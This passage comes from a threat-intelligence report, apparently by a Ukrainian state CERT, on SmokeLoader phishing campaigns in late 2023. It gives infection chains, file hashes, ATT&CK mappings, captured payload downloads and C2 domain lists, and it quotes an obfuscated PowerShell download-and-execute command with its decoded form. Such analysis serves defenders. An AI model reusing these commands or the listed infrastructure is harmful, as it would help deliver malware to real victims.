2) extracting .zip/.pdf polyglot file **[T1036.008]** (names that were observed - "лист.zip", "лист.pdf") that contains six .xls.js files (three of which represent the identical sample of the .xls.js file, but with three different names (mentioned in scenario(1)), and three others are MAC OS X files (namely "**._1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js**", "**._2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js**", "**._3.Витяг_з_реестру_від_03.10.2023_Pax_UA4930777000000260027111666194.XLS.js**")).

The last file with the name format "**<DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 54 **[T1071.001]** (totally 19 domains, 6 among which are active).

```
GET /ukraine/
735928567659784354945907439876854768459870347534856793865384658936593659834653274 2878/ukrnet/
%D0%A1%D0%BF%D0%B8%D1%81%D0%BE%D0%BA_%D0%B4%D0%BE%D0%BA%D1%83%D0%BC%D0%B5
%D0%BD%D1%82i%D0%B2_%D0%B4%D0%BB%D1%8F_%D0%BE%D0%B7%D0%BD%D0%B0%D0%B9%D0%B
E%D0%BC%D0%BB%D0%B5%D0%BD%D0%BD%D1%8F.zip HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
52.0.2743.116 Safari/537.36 Edge/15.15063
Accept-Encoding: gzip, deflate
Host: ukr-net-download-files-php-name.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/zip
Content-Length: 6591
Last-Modified: Fri, 06 Oct 2023 06:12:52 GMT
Connection: close
ETag: "651fa564-19bf"
Expires: Wed, 18 Oct 2023 07:30:36 GMT
Cache-Control: max-age=86400
Accept-Ranges: bytes
```

Figure 26. Downloading "Список_документів_для_ознайомлення.zip"

```
GET /download/mstsc.exe HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3)
Host: specnaznachenie.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/x-msdos-program
Content-Length: 301056
Connection: close
Last-Modified: Tue, 10 Oct 2023 06:19:36 GMT
ETag: "49800-60756b0db2e00"
Accept-Ranges: bytes

MZ.....@.....       .!..L.!This program cannot be run in DOS mode.
```

Figure 27. Downloading the SmokeLoader sample

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

d895f40a994cb90416881b88fadd2de5af165eec1cd41b0ddd08fa1d6b3262bb
("Список_документів_для_ознакомлення.pdf") ->
hxxp://ukr-net-download-files-php-name[.]ru/ukraine/735928567659784354945907439876854768459
870347534856793865384658936593659834653274 2878/ukrnet/Список_документів_для_ознайомл
ення[.]zip (link) ->
41b74077e7707dfce2752668a3201e3bc596ade5594535c266e3249c2e697cb2
("Список_документів_для_ознайомлення.zip") ->
40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533
("лист.zip" / "лист.pdf") ->

ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4
("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js" /
"2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js" /
"3.Витяг_з_реестру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") ->
ebbf474d69519b7ded60c1dab807dab492c33d9caf76e6495c2ee92be573011e
(name format "<DIGID-CODE>.dat")

Execution Scenario (2):

d895f40a994cb90416881b88fadd2de5af165eec1cd41b0ddd08fa1d6b3262bb
("Список_документів_для_ознакомлення.pdf") ->
hxxp://ukr-net-download-files-php-name[.]ru/ukraine/735928567659784354945907439876854768459870347534856793865384658936593659834653274287 8/ukrnet/Список_документів_для_ознайомлення[.]zip (link) ->
41b74077e7707dfce2752668a3201e3bc596ade5594535c266e3249c2e697cb2
("Список_документів_для_ознайомлення.zip") ->
40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533
("лист.zip" / "лист.pdf") ->
ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4
("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js" /
"2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js" /
"3.Витяг_з_реестру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") +
a4aff83623cac142f178d589514c21e060f57843d729d808edc860a91772d7d7
("._1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js") +
cb3aff029bd0af35ecf2567525e01847cfb5792d89ea769b7429e6d99186a88a
("._2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") +
fb3a98c4bb3aa8f1022d4f286c1bd8008862a9c09178e5823568368c3bfbfa1c
("._3.Витяг_з_реестру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") ->
ebbf474d69519b7ded60c1dab807dab492c33d9caf76e6495c2ee92be573011e
(name format "<DIGID-CODE>.dat")

Table 54. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

06 - 07 October 2023, "Fw: Specification to act No. NP-010140.. dated 06.10.2023"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Специфікація до акту №НП-010140.. від 06.10.2023р**" (eng: "Fw: Specification to act No. NP-010140.. dated 06.10.2023", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP between 6 to 7 October 2023. Tables 55 and 56 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 55. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .pdf (ZIP archive) -> (3) .xls.js -> .dat (SmokeLoader executable)

Table 56. Applied Infection Chain Overview

Infection Chain
739e735aa73cfdbfc08c696e0426434aa78139110b416313d2a39d93915ee318 ("лист.zip") -> 40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533 ("лист.pdf") -> ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4 ("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js" / "2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js" / "3.Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js") d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4 (name format "<6-DIGID-CODE>.dat")

The phishing email (observed email subject - "**Fw: Специфікація до акту №НП-010140.. від 06.10.2023р**") contains .zip attachment **[T1566.001]** (polyglot archive "**лист.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .xlsx file "**ЗАЯВА.xlsx**" that contains no signs of the malicious code;
2) extracting the .pdf file "**лист.pdf**" that contains 3 .xls.js files **[T1036.007]** (namely "**1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js**", "**2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js**", "**3.Витяг_з_реєстру_від_03.10.2023_Pax_UA4930777000000260027111661 94.XLS.js**"), which represent the identical sample of the .xls.js file, but with three different names. Opening either of these three files through

WScript.exe causes sending the HTTP GET request (**hxxp://specnaznachenie[.]ru/download/mstsc[.]exe**). The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" (see Figure 28), that results in downloading a file, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<6-DIGID-CODE>.dat**" path) and its further execution.

```
GET /download/mstsc.exe HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3)
Host: specnaznachenie.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/x-msdos-program
Content-Length: 301056
Connection: close
Last-Modified: Tue, 10 Oct 2023 06:19:36 GMT
ETag: "49800-60756b0db2e00"
Accept-Ranges: bytes

MZ.....@.....  .!..L.!This program cannot be run in DOS mode.
```

Figure 28. Downloading the SmokeLoader sample

The last file with the name format "**<6-DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 57 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

739e735aa73cfdbfc08c696e0426434aa78139110b416313d2a39d93915ee318
("лист.zip") ->
40c9bc7186f21b6e2a7da28632e70d9b9bce01cc63c692d4383ac03e13e45533
("лист.pdf") ->
ac1aedd7d08d3e92ded28d07944d8a8039650a36dec8b4a5d7b675ce2c5512c4
("1.Рахунок_до_акту_НП-010140544_від_30.09.2023_01102023223751.XLS.js" /
"2.Акт_звірки_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js" /
"3.Витяг_з_реєстру_від_03.10.2023_Pax_UA493077700000026002711166194.XLS.js") ->
d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4
(name format "<6-DIGID-CODE>.dat")

Execution Scenario (2):
739e735aa73cfdbfc08c696e0426434aa78139110b416313d2a39d93915ee318
("лист.zip") ->
0f93344347469ebef7b0d6768f6f50928b8e6df7bc84a4293b7c4a7bb5b98072
("ЗАЯВА.xlsx")

Table 57. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

10 - 11 October 2023, "Fw: Reconciliation act for the 3rd quarter of 2023."

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw: Акт звірки за 3 кв.2023р.**" (eng: "Fw: Reconciliation act for the 3rd quarter of 2023.") was detected by the CIROC SCPC SSSCIP between 10 to 11 October 2023. Tables 58 and 59 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 58. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .docx (ZIP archive) -> (2) .pdf.js -> .exe (SmokeLoader executable)

Table 59. Applied Infection Chain Overview

Infection Chain
fc599616464635cd824e199d2d02c5c78d0f10bcf02a657d4144849d06c7cccf ("Акт звірки взаєморозрахунків № 797 від 06.10.2023.zip") -> f2989f4526295db77ac4e9e10fb26a7ff5c9e7fd19485d72d2cb16093d5a967d ("список.docx") -> 33733489e56cae26f1974de014c2004fb75c0a07b8d544545926a2c452a64ef2 ("акт_звірки_від_09_10_2023р.pdf.js" / "рахунок_фактура_від_05_10_2023р.pdf.js") -> d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4 (name format "<6-DIGID-CODE>.dat")

The phishing email (observed email subject - "**Fw: Акт звірки за 3 кв.2023р.**") contains .zip attachment **[T1566.001]** (polyglot archive "**Акт звірки взаєморозрахунків № 797 від 06.10.2023.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .pdf file "**Акт звірки взаєморозрахунків № 797 від 06.10.2023.pdf**", that contains no signs of the malicious content;
2) extracting "**список.docx**" file (ZIP archive) that contains 2 .pdf.js files **[T1036.007]** (which represent the identical sample of the .pdf.js file, but with three different names). Opening either of these two files through WScript.exe causes sending the HTTP GET request (**hxxp://specnaznachenie[.]ru/download/mstsc[.]exe**). The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" (see Figure 29), that results in downloading a file, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<6-DIGID-CODE>.dat**" path) and its further execution.

```
GET /download/mstsc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: specnaznachenie.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/x-msdos-program
Content-Length: 301056
Connection: close
Last-Modified: Tue, 10 Oct 2023 06:19:36 GMT
ETag: "49800-60756b0db2e00"
Accept-Ranges: bytes

MZ.....@.....      .!..L.!This program cannot be run in DOS mode.
```

Figure 29. Downloading SmokeLoader sample

The last file with the name format "**<6-DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 60 **[T1071.001]** (totally 19 domains, 6 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

fc599616464635cd824e199d2d02c5c78d0f10bcf02a657d4144849d06c7cccf
("Акт звірки взаєморозрахунків № 797 від 06.10.2023.zip") ->
f2989f4526295db77ac4e9e10fb26a7ff5c9e7fd19485d72d2cb16093d5a967d
("список.docx") ->
33733489e56cae26f1974de014c2004fb75c0a07b8d544545926a2c452a64ef2
("акт_звірки_від_09_10_2023p.pdf.js" / "рахунок_фактура_від_05_10_2023p.pdf.js") ->
d3bff8ee2566c13a391cec24be134d3d04ee65b87529e1c98caf93b5b559fce4
(name format "<6-DIGID-CODE>.dat")

Execution Scenario (2):

fc599616464635cd824e199d2d02c5c78d0f10bcf02a657d4144849d06c7cccf
("Акт звірки взаєморозрахунків № 797 від 06.10.2023.zip") ->
de995c3d45d44d3d8ad8e701d6bf1ac2433f18afc53649a9fde3e999458f44c5
("Акт звірки взаєморозрахунків № 797 від 06.10.2023.pdf")

Table 60. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

NOVEMBER RAIN

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 30 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during November 2023.




Figure 30. Timechart of the UAC-0006 activity cluster during November 2023 (by the number of phishing incidents of specific attack chains)

31 October - 1 November 2023, "FW: Order No. 71-004308263 dated 30.10.2023"

The mass distribution of the SmokeLoader via phishing emails with the subject "**FW: Замовлення №71-004308263 від 30.10.2023**" (eng: "FW: Order No. 71-004308263 dated 30.10.2023") was detected by the CIROC SCPC SSSCIP between 31 October to 1 November 2023. Tables 61 and 62 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 61. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .docx (ZIP archive) -> .pdf.js -> .dat (SmokeLoader executable)

Table 62. Applied Infection Chain Overview

Infection Chain
7dd271fc051693da3e8e735472ab2ead072c599169ec6ebf54997996b798772b ("71-004308263-31102023.zip") -> c8ce6c89922e752df3cc9719ae19fa6e50c07ad99b7eda2eec995ab37febf428 ("Список.document") -> 42e8e787e55709c8058838ab3e8e2770e7e8d0556f1a8fdc7fd5af4481a44aa5 ("Акт_звірки_по рахунку_ UA513225400000026009101040301.pdf.js" / "Рахунок_від_30_10_2023р_71-004308263-30102023.pdf.js" / "Рахунок_від_30_10_2023р_72-004308263-30102023.pdf.js") -> 5d72dd3ea91f2f0c953a68078201bc75ef4bc71756e83261cd03177f60dab70f (name format "<6-DIGID-CODE>.dat")

The phishing email (observed email subject - "**FW: Замовлення №71-004308263 від 30.10.2023**") contains .zip attachment **[T1566.001]** (polyglot archive "71-004308263-31102023.zip" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting .pdf file "**71-004308263-31102023.pdf**", that contains no signs of the malicious content;

2) extracting "**Список.document**" file (ZIP archive) that contains 3 .pdf.js files **[T1036.007]** (which represent the identical sample of the .pdf.js file, but with three different names). Opening either of these three files through WScript.exe causes sending the HTTP GET request (**hxxp://specnaznachenie[.]ru/download/mstsc[.]exe**). The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" (see Figure 31), that results in downloading a file, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]**

("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<6-DIGID-CODE>.dat**" path) and its further execution. The last file with the name format "**<6-DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 63 **[T1071.001]** (totally 19 domains, 6 among which are active).

```
GET /download/mstsc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: specnaznachenie.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: application/x-msdos-program
Content-Length: 211968
Connection: close
Last-Modified: Tue, 31 Oct 2023 04:16:50 GMT
ETag: "33c00-608fb6c79d080"
Accept-Ranges: bytes

MZ.....@.....       .!..L.!This program cannot be run in DOS mode.
```

Figure 31. Downloading SmokeLoader sample

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

7dd271fc051693da3e8e735472ab2ead072c599169ec6ebf54997996b798772b
("71-004308263-31102023.zip") ->
c8ce6c89922e752df3cc9719ae19fa6e50c07ad99b7eda2eec995ab37febf428
("Список.document") ->
42e8e787e55709c8058838ab3e8e2770e7e8d0556f1a8fdc7fd5af4481a44aa5
("Акт_звірки_по рахунку_ UA513225400000026009101040301.pdf.js" /
"Рахунок_від_30_10_2023р_71-004308263-30102023.pdf.js" /
"Рахунок_від_30_10_2023р_72-004308263-30102023.pdf.js") ->
5d72dd3ea91f2f0c953a68078201bc75ef4bc71756e83261cd03177f60dab70f
(name format "<6-DIGID-CODE>.dat")

Execution Scenario (2):

7dd271fc051693da3e8e735472ab2ead072c599169ec6ebf54997996b798772b
("71-004308263-31102023.zip") ->
888137d7b17834fbd10ad3ee72a1bfba40d8e9cc02c2cd2585e9720750dca8b8
("71-004308263-31102023.pdf")

Table 63. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://dublebomber.ru/ http://yavasponimayu.ru/ http://nomnetozhedenyuzhkanuzhna.ru/ http://prostosmeritesya.ru/ http://ipoluchayteudovolstvie.ru/ http://super777bomba.ru/ http://specnaznachenie.ru/ http://zakrylki809.ru/ http://propertyminsk.by/ http://iloveua.ir/ http://moyabelorussiya.by/ http://tvoyaradostetoya.ru/ http://zasadacafe.by/ http://restmantra.by/ http://kozachok777.ru/ http://propertyiran.ir/ http://sakentoshi.ru/ http://popuasyfromua.ru/ http://diplombar.by/

3-7 November 2023, "Fw invoice+act for October"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Fw рахунок+акт за жовтень**" (eng: "Fw invoice+act for October") was detected by the CIROC SCPC SSSCIP between 3 to 7 November 2023. Tables 64 and 65 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 64. Applied Attack Vector Overview

Attack Vector
.tar (RAR archive) -> .doc (TAR archive) -> .xls.vbs -> .exe (SmokeLoader executable)

Table 65. Applied Infection Chain Overview

Infection Chain
59126c9514edae03205274dddbd30687e8287c89a6a17828de3c8ec217edc823 ("Рахунок_Акт_за_жовтень_2023p.tar") ->** cc4e18d25ce53ae65c3d80fdcaa336f0439b61ed750621b4415a378a8881622e ("Рахунки.document") ->** 68f5eee3b2a9ece7df774de37fe6108d6417aa4d5f1b83fee96d69e3336bdf09 ("Акт_звірки_від_02.11.2023_Рах_UA493077700000026002711166192.XLS.vbs" / "Рахунок_2084121_від_02_11_2023p.XLS.vbs") ->** 7fc53b389b0db7ea8de5293b0ab5647702ae4f53f8db62a9d4898fdfcbcfc8d8 ("FiCrW.exe")

The phishing email (observed email subject - "**Fw рахунок+акт за жовтень**") contains .tar attachment (RAR archive "**Рахунок_Акт_за_жовтень_2023p.tar**") **[T1566.001]**, the unpacking of which **[T1204.002]** results in extracting "**Рахунки.document**" file (TAR archive), that, in turn, contains 2 .xls.vbs files **[T1036.007]** (which represent the identical sample of the .xls.vbs file, but with two different names). Opening either of these two files through WScript.exe causes the execution of the following command:

```
"C:\Windows\System32\cmd.exe" /c powErshEll -nop -w hiddEn -Ep bypass -Enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgB
kAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AZABvAHcAbgBsAG8AYQBkAH
IAZQB6AGUAcgB2AGUAcwAuAHIAdQAvAGkAbgBkAGUAeAAuAHAAaABwACIAKQA=
```

The encoded part is decoded as:

```
IEX(New-Object Net.Webclient).downloadstring
("hxxp://downloadrezerves[.]ru/index[.]php")
```

In this way the exploitation of legitimate utilities **cmd.exe** **[T1059.003]** and **powershell.exe** **[T1059.001]** results in HTTP GET request to malicious

(**hxxp://downloadrezerves[.]ru/index[.]php**) resource. The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: text/html; charset=UTF-8" that results in PowerShell commands execution (see Figure 32), namely downloading a file from **hxxp://downloadrezerves[.]ru/download11/mstsc[.]exe**, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData [T1564.001]** ("**C:\Users\%USERNAME%\AppData\Local\Temp\FiCrW.exe**" path) and its further execution.

```
GET /index.php HTTP/1.1
Host: downloadrezerves.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0

Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Vary: Accept-Encoding

$path = $Env:temp+'\FiCrW.exe'; $client = New-Object System.Net.WebClient;
$client.downloadfile('http://downloadrezerves.ru/download11/mstsc.exe',$path);
Start-Process -FilePath $path
```

Figure 32. PowerShell commands

"**FCmHAW.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 66 **[T1071.001]** (totally 18 domains, 5 among which are active).

Table 66. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://againandagaingmorder.ru/index.php
http://colbasaibliny.ru/index.php
http://cafewithcraftbeer.ru/index.php
http://mymozhemesche.ru/index.php
http://antidomen.by/index.php
http://foodplacecafe.by/index.php
http://pozvonimnepozvoni.ru/index.php
http://ximpromooo.ru/index.php
http://narkotikizlo.ru/index.php
http://yavashakrysha.ru/index.php
http://etovamnepomozhet.ru/index.php
http://myvasocheunlyubim.ru/index.php
http://spasibozavsedruziya.ru/index.php
http://vymnenravites.by/index.php
http://propertyofiranmy.ir/index.php
http://sportlotovukraine.ru/index.php
http://vseochenxorosho.ru/index.php
http://nekuritebambuk.ru/index.php

9-23 November 2023, "Fw[2]: Act of reconciliation. and invoice", "Fw: Act of reconciliation. and invoice", "Invoice", "Fw: Invoice", "Re: Invoice", "Fw: Re: Invoice", "Fw: act of reconciliation", "Re: Act of reconciliation", "Re: act of reconciliation and accounts", "Accounting Invoice for payment", "Statement and account", "Thank you the bill attached", "Account to be paid", "act of reconciliation and invoice", "Fwd:act of reconciliation and invoice"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**Fw[2]: Акт звірки. та рахунок**" (eng: "Fw[2]: Act of reconciliation. and invoice", translation from Ukrainian), "**Fw: Акт звірки. та рахунок**" (eng: "Fw: Act of reconciliation. and invoice", translation from Ukrainian), "**Рахунок-фактура**" (eng: "Invoice", translation from Ukrainian), "**Fw: Рахунок-фактура**" (eng: "Fw: Invoice", translation from Ukrainian), "**Re: Рахунок-фактура**" (eng: "Re: Invoice", translation from Ukrainian), "**Fw: Re: Рахунок-фактура**" (eng: "Fw: Re: Invoice", translation from Ukrainian), "**Fw: акт звірки**" (eng: "Fw: act of reconciliation", translation from Ukrainian), "**Re: Акт звірки**" (eng: "Re: Act of reconciliation", translation from Ukrainian), "**Re: акт звірки та рахунки**" (eng: "Re: act of reconciliation and accounts", translation from Ukrainian), "**Бух. учет. Рах. до оплаты**" (eng: "Accounting Invoice for payment", translation from mixed Ukrainian and Russian), "**Выписка та рахунок**" (eng: "Statement and account", translation from mixed Ukrainian and Russian), "**Дякую рах. додаю**" (eng: "Thank you the bill attached", translation from Ukrainian), "**Рах. до оплати**" (eng: "Account to be paid", translation from Ukrainian), "**Рах. к оплате**" (eng: "Account to be paid", translation from mixed Ukrainian and Russian), "**Рахунок до оплати**" (eng:"Account to be paid", translation from Ukrainian), "**акт звірки та рахунки**" (eng: "act of reconciliation and invoice", translation from Ukrainian), "**Fwd: акт звірки та рахунки**" (eng:"Fwd:act of reconciliation and invoice", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP between 9 to 23 November 2023. Table 67 contains a brief overview of the applied attack vector that is relevant to the cases described below.

Table 67. Applied Attack Vector Overview

Attack Vector
